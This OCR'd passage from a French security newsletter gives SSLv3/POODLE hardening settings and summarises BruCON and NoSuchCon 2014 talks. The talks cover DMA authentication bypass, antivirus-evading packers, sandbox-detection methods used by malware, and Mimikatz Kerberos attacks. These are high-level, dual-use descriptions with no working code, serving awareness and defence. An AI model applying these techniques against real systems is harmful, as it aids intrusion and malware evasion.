
Selon la documentation de Google, Chrome implémente depuis février 2014 le mécanisme TLS_FALLBACK_SCSV qui empêche les attaques de « downgrade ». Cette recommandation a été donnée par les chercheurs de Google dans le rapport sur la vulnérabilité POODLE.

Une autre possibilité pour Chrome et Chomium est d'utiliser l'option « ssl version min=tls1 » au lancement du navigateur (cf. http://www.chromium.org/for-testers/command-line-flags)

> Pour Internet Explorer

Le navigateur Internet Explorer en sa version 6 n'offre pas la possibilité de désactiver le support du protocole SSLv3. Cette version obsolète du navigateur n'est plus maintenue par Microsoft depuis 2010. Elle ne doit donc plus être utilisée, conformément aux Bonnes Pratiques de sécurité.

Pour les autres versions du navigateur, il est possible de désactiver le support du protocole SSLv3.0 en désactivant la case « SSL 3.0 » au sein de l'onglet « outils -> options Internet -> avancé » :



Désactivation du protocole SSL v3.0 au sein de la configuration SSL (serveur)

L'outil en ligne « SSLTest » de Qualys permet de tester rapidement si un serveur est vulnérable à l'attaque POODLE : https://www.ssllabs.com/ssltest/

Il est également possible de vérifier si un serveur supporte le protocole SSLv3.0 à l'aide de l'outil en ligne de commande OpenSSL :
openssl s_client -connect <host>:<port> -ssl3

Pour les serveurs, voici quelques lignes de commandes pour désactiver le support du protocole SSLv3.0.

> Sous Apache avec OpenSSL
Modifier la configuration par défaut du serveur, en ajoutant la ligne suivante au sein du fichier de configuration « /etc/apache2/mods-enabled/ssl.conf » :
SSLProtocol All -SSLv2 -SSLv3

> Sous Nginx avec OpenSSL
ssl_protocols TLSv1 TLSv1.1 TLSv1.2

> Sous Dovecot
ssl_cipher_list = ALL:!LOW:!SSLv2:!SSLv3:!EXP:!aNULL:!RC4:!3DES

Pour plus d'informations :
http://wiki2.dovecot.org/SSL/DovecotConfiguration

> Sous Postfix smtp
smtpd_tls_mandatory_protocols = !SSLv2, !SSLv3
smtpd_tls_mandatory_ciphers=high

> Sous Prosody
options = { « no_sslv2 », « no_sslv3 », « no_ticket », « no_compression », »cipher_server_preference », « single_dh_use », »single_ecdh_use » };

> Pour OpenVPN
Rendez-vous à l'adresse suivante : https://community.openvpn.net/openvpn/wiki/Hardening?version=6#Useof--tls-cipher

Pour d'autres serveurs applicatifs, quelques configurations sont détaillées à cette adresse : https://disablessl3.com/

> Conclusion

POODLE a fait beaucoup de bruit, malgré sa difficulté d'exploitation. En effet, cette attaque reste avant tout théorique, car sa complexité rend celle-ci pratiquement impossible à réaliser. Malgré tout, POODLE a eu le mérite de faire baisser le taux de serveur supportant le protocole SSL 3.0.

Références

- https://www.openssl.org/~bodo/ssl-poodle.pdf
- https://www.imperialviolet.org/2014/10/14/poodle.html
- https://www.itrust.fr/vulnerabilite-poodle-2/
- https://www.libwalk.so/2014/10/15/die-sslv3-die.html
- http://en.wikipedia.org/wiki/Transport_Layer_Security#Web_browsers
- http://www.signelec.com/content/download/crypto/SSL_etude_J_C_Asselborn.pdf
- http://fr.wikipedia.org/wiki/Remplissage_%28cryptographie%29
- https://community.qualys.com/blogs/security-labs/2014/10/15/ssl-3-is-dead-killed-by-the-poodle-attack
- https://www.us-cert.gov/ncas/alerts/TA14-290A
- http://www.scmagazine.com/mitm-attacks-can-force-a-downgrade-to-ssl-30/article/377513/
- http://www.zdnet.fr/actualites/google-a-detecte-une-faille-majeure-dans-ssl-30-39807815.htm

BRUCON

par Thomas LIAIGRE
et Damien GERMONVILLE

Investigating PowerShell Attacks

Ryan Kazanciyan (@ryankaz42) et Matt Hastings (@_mhastings_)

Vidéo
https://www.youtube.com/watch?v=J7mFCUp3FWA


La présence native de PowerShell sur les systèmes Windows récents, associée aux possibilités offertes par ce langage, en font un outil de choix lors d'attaques APT (Advanced Persistent Threat). Lors de ces attaques, PowerShell peut être exploité dans différents contextes :

- via un script malveillant exécuté une unique fois sur la machine victime ;
- via un script malveillant exécuté de manière récurrente sur la machine victime ;
- de manière distante (via l'API WinRM).

Ryan et Matt, experts en réponse à incident chez Mandiant, présentent un retour d'expérience sur l'investigation d'attaques utilisant PowerShell.

Nos présentateurs ont, dans un premier temps, indiqué quels sont les évènements à surveiller et à analyser afin d'obtenir les informations intéressantes relatives à l'utilisation d'outils PowerShell dans le cadre d'une APT (source de la connexion, commandes exécutées, résultats obtenus, etc.).

Dans un second temps, ils ont présenté les différentes méthodes d'utilisation récurrentes de ces scripts (autorun, tâches planifiées, etc.) et les différents moyens permettant de débusquer ces méthodes.




Hacking Driverless Vehicles
Andrew 'Zoz' Brooks

Vidéo
https://www.youtube.com/watch?v=k5E28fp4oc0

Une des présentation les plus intéressantes de cette édition : un contenu clairement expliqué appuyé par des vidéos pour le moins risibles. Andrew 'Zoz' Brooks, chercheur au MIT et présentateur de l'émission « Prototype This », a présenté les vulnérabilités affectant les véhicules autonomes.

Ces vulnérabilités ciblent essentiellement les dispositifs d'acquisition d'information (radars, caméras, GPS, etc.) et exploitent leurs imperfections.



Ces dispositifs d'acquisition d'information :

- peuvent être neutralisés (un morceau de ruban adhésif sur un capteur de caméra empêchera l'acquisition d'images par le véhicule) ;
- peuvent être trompés (il est possible d'usurper un signal GPS afin de transmettre des fausses informations à un véhicule) ;
- sont naturellement imparfaits (un système de guidage laser ne se comportera pas correctement face à une vitrine en verre par exemple).


Les grands challenges de la robotique mobile résident dans la capacité à traiter ces informations, à prioriser leur traitement, à décider rapidement de l'action à réaliser (vaut-il mieux foncer dans un mur ou renverser un piéton ?) dans un environnement ou les informations sont multiples et changeantes (autres véhicules, feux de signalisation, humains imprévisibles).

Using Superpowers for Hardware Reverse Engineering
Joe Grand (@joegrand)

Vidéo
https://www.youtube.com/watch?v=_UDlGnQz0B0

Un circuit imprimé est une superposition de plusieurs plaques constituées de connexions en cuivre séparées par un matériau isolant (epoxy). Joe Grand, chercheur américain, travaille sur le reverse engineering de ces circuits imprimés.
La tâche est ardue à cause de cette construction superposée et des protections mises en œuvre par les fabricants. Mais Joe n'est pas du genre à baisser les bras et nous montre comment, aidé de lasers ou de techniques d'acoustique (sonar), on parvient à contourner ces protections.

La précision des découpes laser est suffisante pour retirer des parties inutiles du circuit afin d'exposer les parties intéressantes. Cette technique peut par exemple être utilisée afin d'analyser une couche spécifique d'un circuit imprimé ou de supprimer des couches de protection empêchant l'accès au circuit.



Si la destruction du circuit n'est pas envisageable, il est toujours possible de révéler les secrets du circuit par analyse acoustique. En utilisant la technique d'un sonar, Joe va ainsi pouvoir analyser les connexions composant le circuit imprimé sans percer le moindre trou.

Security Makes Strange Bedfellows: Using Legal and Procurement To Secure Software
Noel Dunne et Paco Hope

Vidéo
https://www.youtube.com/watch?v=9HejCkjbEEU

Une conférence abordant l'utilisation de recours légaux afin de forcer ses partenaires à implémenter une démarche de développement sécurisée ou à corriger les vulnérabilités de sécurité détectées dans les projets.

Pour Noel et Paco, il est important de pouvoir contraindre ses contractants à travailler de manière sécurisée ou à cor-

riger les vulnérabilités identifiées au sein de leurs produits. Cela peut être fait via l'implication de l'équipe sécurité lors de la contractualisation ou du dépouillement des soumissions, mais celle-ci est souvent déjà surchargée.

La réponse proposée consiste à formaliser des documents didactiques aux services d'achats afin qu'ils comprennent quelles sont les questions à soulever dans les différents domaines (hébergement, développement sécurisé, etc.), les types de réponses acceptables et les points importants à remonter à l'équipe sécurité.

Les deux présentateurs évoquent ensuite des retours d'expérience sur ces désaccords entre acheteur et vendeur, et comment les leviers définis lors de la contractualisation leur ont permis de régler ces litiges.

Cyber Necromancy: Resurrecting the Dead (Game Servers)


Matthew Halchyshak et Joseph Tartaro (https://savemgo.com)

✚Vidéo

https://www.youtube.com/watch?v=VUSfPlrbXPg

Matthew et Joseph sont tous les deux fans du jeu vidéo multi-joueurs Metal Gear Online sur PlayStation. Malheureusement pour eux, l'éditeur a décidé de cesser le support de ce jeu en ligne et a annoncé le démantèlement des serveurs.
Nos deux speakers ont donc décidé de ré-implémenter leur propre serveur de jeu par l'analyse de flux réseau échangés et de fichiers de traces récupérables sur la PlayStation.

Matthew et Joseph nous présentent leurs méthodes d'analyses des différents protocoles échangés entre la console et le serveur (STUN, DANS, HTTP) et le rôle de chacun de ces protocoles (authentification, anti-triche, données de jeu).



Si dans un premier temps, les protocoles sont des formats connus, les deux chercheurs ont aussi dû comprendre le fonctionnement et le rôle des protocoles propriétaires (non documentés) en se basant simplement sur de nombreux tests et leur déduction.

À l'arrivée de ce tour de force, Matthew et Joseph ont réussi à refaire un serveur fonctionnel simplement grâce à leur analyse (et de longues nuits de travail).

One packer to rule them all: Empirical identification, comparison and circumvention of current Antivirus detection techniques

Arne Swinnen (@arneswinnen) et Alaeddine Mesbahi (@3asm_)

✚Vidéo

https://www.youtube.com/watch?v=nPmbpBYmLpM

Un packer permet de modifier l'organisation du code d'un exécutable, tout en ne modifiant pas ces fonctionnalités. Ces modifications sont généralement opérées sur les malwares afin de compliquer leur détection par des antivirus ou le reversing de leur fonctionnement par des humains.

Arne et Alaeddine se sont attelés à la réalisation de packers, en présentant leur démarche, les objectifs et intérêts des packers réalisés. Chacun de ces packers est ensuite utilisé pour modifier l'apparence de différents malwares 32bits/64bits et identifier si cette transformation permet de contourner les principaux antivirus du marché.

Au fur et à mesure de la présentation, les modifications réalisées sur les malwares sont de plus en plus perfectionnées et le taux de détection des antivirus est de plus en plus faible.

Thunderbolts and Lightning / Very, Very Frightening

Snare (@snare) & rzn (@_rezin_)

✚Vidéo


https://www.youtube.com/watch?v=epeZY09qFbs

Le DMA (Direct Memory Access) autorise l'écriture directe d'informations dans la RAM d'un ordinateur. Néanmoins, puisque l'information est directement écrite/lue en RAM, elle contourne les protections habituellement implémentées au niveau du système d'exploitation.

Les attaques DMA permettent donc d'écrire ou de lire arbitrairement le contenu de données en RAM, et donc de prendre le contrôle du système d'exploitation vulnérable. Si les attaques DMA via port Firewire ont déjà été démon-

trées, Snare et rzn se sont intéressés à la réalisation d'attaques DMA via port Thunderbolt.

Snare a commencé par une explication détaillée du fonctionnement des connecteurs Thunderbolt et des composants impliqués dans ce type de connexion. Puis, en s'appuyant sur la théorie précédente, il a montré comment réaliser une attaque DMA via Thunderbolt sur un MacBook Pro.



L'attaque DMA présentée réalisait un patching de la fonction d'authentification du système d'exploitation Mac OS X. Une fois la machine patchée, l'utilisation de n'importe quel mot de passe autorisait l'authentification sur le système.


Data transforming your sewage into signatures - lessons learnt from building a hybrid honeypot named Amber

Adam Schoeman (@usintrust)

✚Vidéo

https://www.youtube.com/watch?v=M_BppG-wXC8

Le défi d'Adam était de réaliser un outil hybride nommé Amber. Cet outil devait allier la fonctionnalité de détection d'un Honey Pot (daemon en écoute sur les ports intéressants de la machine) à la réalisation d'actions de remédiation (blocage des IP sources des attaquants).



Une fois ce système fonctionnel, il a ensuite monté une preuve de concept avec trois systèmes Amber en écoute en Afrique du Sud, aux Etats-Unis et en Allemagne. Il espérait corréler les données de ces trois systèmes afin d'identifier des attaquants exploitant massivement les vulnérabilités les plus triviales de manière opportuniste. Malheureusement, sur 9 mois d'analyse, aucun résultat concluant n'a été trouvé.

« L'attaque DMA présentée réalisait un patching de la fonction d'authentification du système d'exploitation Mac OS X. Une fois la machine patchée, l'utilisation de n'importe quel mot de passe autorisait l'authentification sur le système. »

Adam a donc essayé de réorganiser les données différemment. Si la première analyse n'avait rien fourni de concluant, la réorganisation des données et l'analyse selon un point de vue spécifique ont permis d'obtenir des données ciblées sur les méthodologies d'attaques des pirates de chacun des pays. Par exemple, si les attaquants chinois ciblent majoritairement le port 3389 (RDP) sur le système Amber américain, la répartition tombe à 50% sur le système Amber allemand (les 50 autres pourcents ciblant le port CIFS 445).

Adam nous présente ainsi comment, lorsqu'une expérience en sécurité échoue, la visualisation d'un autre point de vue permet d'obtenir des informations exploitables.

Biting into the forbidden fruit. Lessons from trusting JavaScript crypto

Krzysztof Kotowicz (@kkotowicz)

✚Vidéo

https://www.youtube.com/watch?v=MYW84YkNG9Y

Nous vous présentions déjà cette conférence lors du précédent numéro de l'ActuSecu. Chercheur chez Google, Krzysztof présente ici en quoi la cryptographie en JavaScript est une mauvaise idée (impossibilité de typer les variables JavaScript, possibilité de modifier le code côté client via injection XSS, problèmes d'entropie, etc.).

Mais ces vulnérabilités n'affectent pas que le code JavaScript et peuvent survenir dans de nombreuses implémentations cryptographiques réalisées dans d'autres technologies. À l'aide d'illustrations et d'exemples, Krzysztof rappelle ainsi que les principales vulnérabilités cryptographiques ne pro-

viennent pas du langage choisi, mais bien de la mauvaise implémentation cryptographique par les développeurs.

C'est bien le développeur, et non le langage qui est le principal vecteur d'une cryptographie robuste. Le choix du langage reste néanmoins un aspect non négligeable.

Stealing a Mobile Identity Using Wormholes


Markus Vervier (@marver)

Vidéo

https://www.youtube.com/watch?v=V6_mZyQdEuU

La célèbre carte SIM est la puce contenant les informations spécifiques à l'abonné sur les réseaux mobiles. Elle est nécessaire pour la communication du téléphone sur les réseaux mobiles.

Au sein des téléphones mobiles, l'interaction avec la carte SIM est assurée par un composant nommé baseband. L'utilisateur n'est jamais censé communiquer directement avec la carte SIM. Markus exploite des vulnérabilités au sein de la baseband Mediatek, implémentée sur certains téléphones Android, afin de communiquer arbitrairement avec la carte SIM.



Il a ainsi développé un ensemble d'outils permettant de réaliser un « proxy SIM ». Un téléphone en écoute sert de point de sortie pour d'autres téléphones/équipements qui vont communiquer avec ce proxy via des canaux secondaires (WIFI, Bluetooth,etc.)

Références

http://2014.brucon.org/index.php/

https://www.youtube.com/channel/UCqwMU1l90lf-9BLersW6eAHw

NoSuchCon

par Marc LEBRUN, Stéphane AVI,
Antonin AUROY et Charles DAGOUAT

> NoSuchCon : Première journée

Keynote : Program Synthesis in Reverse Engineering

Rolf Rolles (@RolfRolles)

✚ Slides


http://www.nosuchcon.fr/talks/2014/D1_01_Rolf_Rolles_Program_Synthesis_in_reverse_Engineering.pdf

La « Synthèse de programme » (« program synthesis ») est une science permettant la génération automatique de programmes informatiques respectant un comportement préalablement défini.

Dans sa keynote, Rolf Rolles explique pourquoi et comment cette discipline peut être appliquée à la rétro-ingénierie au travers de deux exemples :

✚ La rétro-ingénierie du jeu d'instruction Intel x86 – la documentation offerte par Intel à ce sujet est par ailleurs au mieux vague, au pire erronée ;


✚ La dé-obfuscation automatique de code assembleur.



Your Q is my Q
Georgi Geshev (@munmap)

✚Slides
http://www.nosuchcon.fr/talks/2014/D1_02_Georgi_Geshev_Your_Q_is_my_Q.pdf

Les implémentations de protocoles MQ (pour « message queuing ») sont de plus en plus répandues (AMQP, MQTT, OpenWire, STOMP, XMPP, etc.). Georgi Geshev présente une analyse des vulnérabilités affectant ces implémentations.



« ... il est possible de communiquer avec les prises CPL de l'appartement voisin, voire même de l'immeuble d'à côté »

De manière surprenante, aucune de ces vulnérabilités n'est liée au protocole MQ en lui même. En effet, on retrouve des vulnérabilités bien connues et pour la plupart référencée dans le TOP 10 de l'OWASP :

✚Interfaces d'administration exposées avec des identifiants de connexion par défaut ;

✚Services Java vulnérables (JMX, RMI, JDWP, etc.) ;

✚Injections SQL ou XXE (entités externes XML) ;

✚XSS (Cross-Site Scripting) ;


✚Etc.

HomePlugAV PLC: practical attacks and backdooring
Sebastien Dudek (@FlUxIuS)

✚Slides
http://www.nosuchcon.fr/talks/2014/D1_03_Sebastien_Dudek_HomePlugAV_PLC.pdf

Le CPL (Courant porteur en ligne, ou PLC en anglais) remplace désormais le WiFi dans bon nombre de logis. Le CPL utilisant un réseau filaire, on serait tenté de lui attribuer une sécurité inhérente supérieure à celle du WiFi.


Sébastien Dukek nous démontre le contraire au cours de sa présentation. En effet, les impulsions électriques hautes fréquences utilisées par le CPL ne sont bien souvent pas arrêtées par le compteur EDF. De ce fait, il est possible de communiquer avec les prises CPL de l'appartement voisin, voire même de l'immeuble d'à côté. Celles-ci embarquent bien des mécanismes de sécurité, toutefois ceux-ci sont bien souvent mal implémentés.



The Nitty Gritty of Sandbox Evasion
Rob Rachwald

✚Slides
Non publiés sur le site de la NSC
http://usuaria.org.ar/sites/default/files/documentos/1245_SYMANTEC_FIREEYE.pdf

Au cours de sa présentation, Rob Rachwal établit un état de l'art des méthodes de détection de sandbox couramment utilisées par les malwares.



Il regroupe ces différentes méthodes en quatre catégories :

✚ Détection de l'absence d'interaction humaine ;

✚ Détection d'une configuration spécifique liée à la sandbox ;

✚ Vérification de la viabilité de l'environnement (version du système, logiciels installés, etc.) ;


✚ Détection d'un environnement de virtualisation (machine virtuelle).

Quantum computing in practice
Renaud Lifchitz (@nono2357)

✚ **Slides**
http://www.nosuchcon.fr/talks/2014/D1_05_Renaud_Lifchitz_Quantum_computing.pdf

À l'occasion d'une présentation au format scolaire, Renaud Lifchitz présente un état des lieux de l'informatique quantique.

Après une brève introduction à la physique quantique, il rappelle les spécificités de l'informatique quantique.
Cette discipline est tout particulièrement intéressante dans le cadre des attaques cryptographiques : les algorithmes quantiques d'attaques cryptographiques présentent des complexités bien inférieures à celles des algorithmes classiques.



Finalement, après un inventaire des différentes avancées dans la réalisation des ordinateurs quantiques, Renaud conclut : la cryptographie utilisée aujourd'hui ne sera mise en péril par l'informatique quantique que dans 10 à 25 ans. Ouf, d'ici là, nous sommes saufs.

> NoSuchCon : Deuxième journée

Understanding and defeating Windows 8.1 Patch Protections: it's all about gong fu! (part 2)
Andrea Allievi (@aal86)

✚ **Slides**
http://www.nosuchcon.fr/talks/2014/D2_01_Andrea_Allievi_Win8.1_Patch_protections.pdf


Le chercheur Andrea Allievi nous a présenté ses recherches sur les derniers mécanismes de protection du système Microsoft Windows sur le noyau.

Après une introduction sur les différentes protections Patchguard et Driver Signing Enforcement (DSE) : l'un protège toute modification du noyau tandis que l'autre empêche l'exécution de pilote non signé au sein du noyau, il nous a présenté ses travaux qui lui auront pris trois mois pour « contourner » la protection. En passant par l'analyse de deux Rookit Snake et Uroburos qui ne fonctionnaient pas sous Windows 8.1 et l'utilisation de pilote dans le noyau.

Mimikatz
Benjamin Delpy (@gentilkiwi)

✚ **Slides**
http://www.nosuchcon.fr/talks/2014/D2_02_Benjamin_Delpy_Mimikatz.pdf

Benjamin Delpy, créateur de l'outil MiMikatz et non chercheur en sécurité, nous a fait un rappel sur l'authentification dans le système Microsoft Windows et l'utilisation des SSO.




Ces dernières « recherches » se sont portées sur l'utilisation du protocole Kerberos. Il est ainsi revenu sur les différentes attaques déjà implémentées au sein de son outil : Overpass-The-Hash, Pass-The-Ticket, Golden/Silver tickets.
Ainsi, il nous a présenté sa dernière attaque Pass-The-Cache. Cette dernière consiste à extraire les tickets Kerbe-

ros des caches présents au sein des machines Linux/Unix connectées au domaine Windows.

Google Apps Engine security
Nicolas Collignon

Slides
http://www.nosuchcon.fr/talks/2014/D2_03_Nicolas_Collignon_Google_Apps_Engine_Security.pdf

Nicolas Collignon, nous a présenté ses dernières recherches sur la plateforme Google Apps Engine (GAE). Pour rappel, GAE est une plate-forme en tant que service (PaaS) supportant de nombreux langages, dont Python. Après une brève introduction de l'architecture sur laquelle repose la plateforme, le chercheur nous a présenté diverses vulnérabilités « classiques » dont une RCE via le protocole XMPP.



La suite de la présentation s'est attardée sur l'infrastructure mise en place par Google et les différents niveaux d'application dev, pré-prod et prod. Le chercheur nous a ensuite présenté la sandbox mise en place par Google et son contournement.

Blended Web and Database Attacks on Real-time, In-Memory Platforms
Ezequiel Gutesman (@gutes)

Slides
http://www.nosuchcon.fr/talks/2014/D2_04_Ezequiel_Gutesman_Blended_Web_and_database_Attacks_on_real_time.pdf

